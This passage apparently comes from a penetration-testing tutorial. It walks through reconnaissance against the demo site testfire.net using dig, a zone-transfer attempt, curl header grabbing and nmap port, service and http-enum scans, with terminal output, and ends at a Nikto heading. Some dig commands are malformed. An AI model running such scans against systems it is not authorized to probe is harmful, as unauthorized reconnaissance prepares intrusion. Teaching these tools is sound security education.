
- ❖ Open kali linux terminal and type following command

Command :- dig ns <target website >

Ns - : for name server




```
(root@Kali:~) # dig ns http://testfire.net/
;; OPT PSEUDOSECTION:
; EDNS: version: 0, Flags: udp: 1280
; QUESTION SECTION:
;http://testfire.net.      IN      NS
;; AUTHORITY SECTION:
; .            3600    IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2025061400 1800 900 604800 86400
;; Query time: 236 msec
;; SERVER: 192.168.139.155#53(192.168.139.155) (UDP)
;; WHEN: Sat Jun 14 12:37:37 IST 2025
;; MSG SIZE  rcvd: 124
```



```
(root@Kali:~) # dig ns http://testfire.net/
;; OPT PSEUDOSECTION:
; EDNS: version: 0, Flags: udp: 1280
; QUESTION SECTION:
;http://testfire.net.      IN      NS
;; AUTHORITY SECTION:
; .            3600    IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2025061400 1800 900 604800 86400
;; Query time: 236 msec
;; SERVER: 192.168.139.155#53(192.168.139.155) (UDP)
;; WHEN: Sat Jun 14 12:37:37 IST 2025
;; MSG SIZE  rcvd: 124
```


Command :- dig SOA <target website>

SOA :- for Start of Authority



```
(root@Kali)-[~]
# dig SOA http://testfire.net/
```

❖ Result 👇



```
: <>> DIG 9.20.7-1-Debian <>> SOA http://testfire.net/
;; global options: +cmd
;; Got answer:
;; ->HEADER-> opcode: QUERY, status: NXDOMAIN, id: 35561
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;http://testfire.net.      IN      SOA
;; AUTHORITY SECTION:
.          3600    IN      SOA      a.root-servers.net. nstld.verisign-grs.com. 2025061400 1600 900 604800 86400
;; Query time: 126 msec
;; SERVER: 192.168.139.155#53(192.168.139.155) (UDP)
;; WHEN: Sat Jun 14 12:40:55 IST 2025
;; MSG SIZE  rcvd: 124
```

❖ Now perform zone transfer if allowed



```
# dig a.root-servers.net. http://testfire.net/ axfr
```

❖ Zone transfer not allowed



```
a.root-servers.net. 470926 IN AAAA 2001:503:ba3e::2:30
c.root-servers.net. 518932 IN A 192.33.4.12
t.root-servers.net. 518932 IN AAAA 2001:500:2::c
g.root-servers.net. 518932 IN A 192.112.36.4
g.root-servers.net. 518932 IN AAAA 2001:500:12::d0d
e.root-servers.net. 518932 IN A 192.203.230.10
e.root-servers.net. 518932 IN AAAA 2001:500:a8::e
m.root-servers.net. 518932 IN A 202.12.27.33
m.root-servers.net. 518932 IN AAAA 2001:dc3::35
i.root-servers.net. 518932 IN A 192.36.148.17
i.root-servers.net. 518932 IN AAAA 2001:7fe::53
k.root-servers.net. 518932 IN A 193.0.14.129
k.root-servers.net. 518932 IN AAAA 2001:7fd::1
b.root-servers.net. 518932 IN A 170.247.170.2
b.root-servers.net. 518932 IN AAAA 2801:1b8:10::b
d.root-servers.net. 518932 IN A 199.7.91.13
d.root-servers.net. 518932 IN AAAA 2001:500:2d::d
h.root-servers.net. 518932 IN A 198.97.190.53
h.root-servers.net. 518932 IN AAAA 2001:500:1::53
f.root-servers.net. 518932 IN A 192.5.5.241
f.root-servers.net. 518932 IN AAAA 2001:500:2f::f
j.root-servers.net. 518932 IN A 192.58.128.30
j.root-servers.net. 518932 IN AAAA 2001:503:c27::2:30
l.root-servers.net. 518932 IN A 199.7.83.42
l.root-servers.net. 518932 IN AAAA 2001:500:9f::42
; Transfer failed.
```


8.Footprinting Using curl CLI Tool

cURL is a free and open-source command-line tool used to send requests and receive responses from URLs. It supports downloading, uploading, and interacting with web services using HTTP, HTTPS, FTP, and other protocols.

How to use it :-

- ❖ Open kali linux terminal and type following command

Command :- curl -I <target website>



The screenshot shows a terminal window titled "Kali (Running) - Oracle VM VirtualBox". The terminal is black with white text. At the top, there's a menu bar with File, View, Input, Devices, Help. Below that is a toolbar with icons for file operations. The main area shows a command prompt: "(root@Kali)-[~] # curl -I http://testfire.net". The terminal window is set against a background of a Kali Linux desktop environment, which includes a dock with various application icons like a browser, file manager, and terminal, and a system tray at the bottom.

- ❖ Result 

Response Details:

- **HTTP Status:** 200 OK (The website is reachable and responding properly.)
- **Server:** Apache-Coyote/1.1 (The web server software being used.)
- **Set-Cookie:**
JSESSIONID=979DD0A1B51CB6B622C362CEB27A183C; Path=/; HttpOnly

(The server is setting a session cookie, which is HttpOnly for security.)

- **Content-Type:** text/html; charset=ISO-8859-1
(The content is HTML using the ISO-8859-1 character encoding.)
- **Transfer-Encoding:** chunked
(The server is sending the response in chunks.)



```
Kali Linux - Oracle VM VirtualBox
File View Insert Devices Help
File Actions Edit View Help
[root@Kali:~] # curl -I http://testfire.net
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=079D0A1B51CB6B662C362CE827A1B34; Path=/; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Fri, 13 Jun 2025 09:23:39 GMT
[root@Kali:~] #
```

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal displays the output of a curl command sent to the URL http://testfire.net. The response header includes an HttpOnly session cookie named JSESSIONID. The desktop interface at the bottom shows various application icons and system status indicators.


Scanning

Scanning is the process of actively identifying live hosts, open ports, running services, and potential vulnerabilities in a target system or network.

How to do it :-


- Open kali linux terminal and type following command

Command :- nmap -v -sS -sV <target website >



```
Kali (Running - Oracle VM VirtualBox)
File View Input Devices Help
root@Kali: ~ root@Kali: ~
└── (root@Kali)-[~]
# nmap -v -sS -sV testfire.net
```

- Scanning Started 



```
Kali (Running - Oracle VM VirtualBox)
File View Input Devices Help
root@Kali: ~ root@Kali: ~
└── (root@Kali)-[~]
# nmap -v -sS -sV testfire.net
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 17:11 IST
NSE: Loaded 47 scripts for scanning.
Initiating Ping Scan at 17:11
Scanning testfire.net (65.61.137.117) [4 ports]
Completed Ping Scan at 17:11, 0.35s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:11
```

- Open Ports on target website

```

Kali (Running) - Oracle VM VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali: ~ root@Kali: ~
Completed Service scan at 17:13, 14.31s elapsed (3 services on 1 host)
NSE: Script scanning 65.61.137.117.
Initiating NSE at 17:13
Completed NSE at 17:13, 2.90s elapsed
Initiating NSE at 17:13
Completed NSE at 17:13, 3.54s elapsed
Nmap scan report for testfire.net (65.61.137.117)
Host is up (0.43s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache Tomcat/Coyote JSP engine 1.1
443/tcp   open  ssl/http Apache Tomcat/Coyote JSP engine 1.1
8080/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
8443/tcp  closed https-alt

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.44 seconds
  Raw packets sent: 2016 (88.680KB) | Rcvd: 18 (756B)

└─(root@Kali)-[~]
# 

```

- Now use nmap script to find more details about target


Command :- nmap -v -sS -p80 --script=http-enum <target website>

```

Kali (Running) - Oracle VM VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali: ~ root@Kali: ~
root@Kali: ~
└─(root@Kali)-[~]
# nmap -v -sS -p80 --script=http-enum testfire.net


```

- **Http enumeration Start** 



```
(root@Kali)-[~]
# nmap -v -sS -p80 --script=http-enum testfire.net
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 17:25 IST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:25
Completed NSE at 17:25, 0.00s elapsed
Initiating Ping Scan at 17:25
Scanning testfire.net (65.61.137.117) [4 ports]
Completed Ping Scan at 17:25, 0.37s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:25
Completed Parallel DNS resolution of 1 host. at 17:25, 0.68s elapsed
Initiating SYN Stealth Scan at 17:25
Scanning testfire.net (65.61.137.117) [1 port]
Discovered open port 80/tcp on 65.61.137.117
Completed SYN Stealth Scan at 17:25, 0.34s elapsed (1 total ports)
NSE: Script scanning 65.61.137.117.
Initiating NSE at 17:25
#
```

- **Result** 



```
(root@Kali)-[~]
# nmap -v -sS -p80 --script=http-enum testfire.net
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 17:26 IST
NSE: Active NSE Script Threads: 1 (1 waiting)
NSE Timing: About 0.00% done
Completed NSE at 17:26, 52.78s elapsed
Nmap scan report for testfire.net (65.61.137.117)
Host is up (0.34s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http ENUM:
|   /login.jsp: Possible admin folder
|   /login.jsp: Login page

NSE: Script Post-scanning.
Initiating NSE at 17:26
Completed NSE at 17:26, 0.00s elapsed
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 54.34 seconds
Raw packets sent: 5 (196B) | Rcvd: 2 (72B)

(root@Kali)-[~]
#
```


Vulnerability Analysis

1. Vulnerability Analysis using nikto

How to use it :-

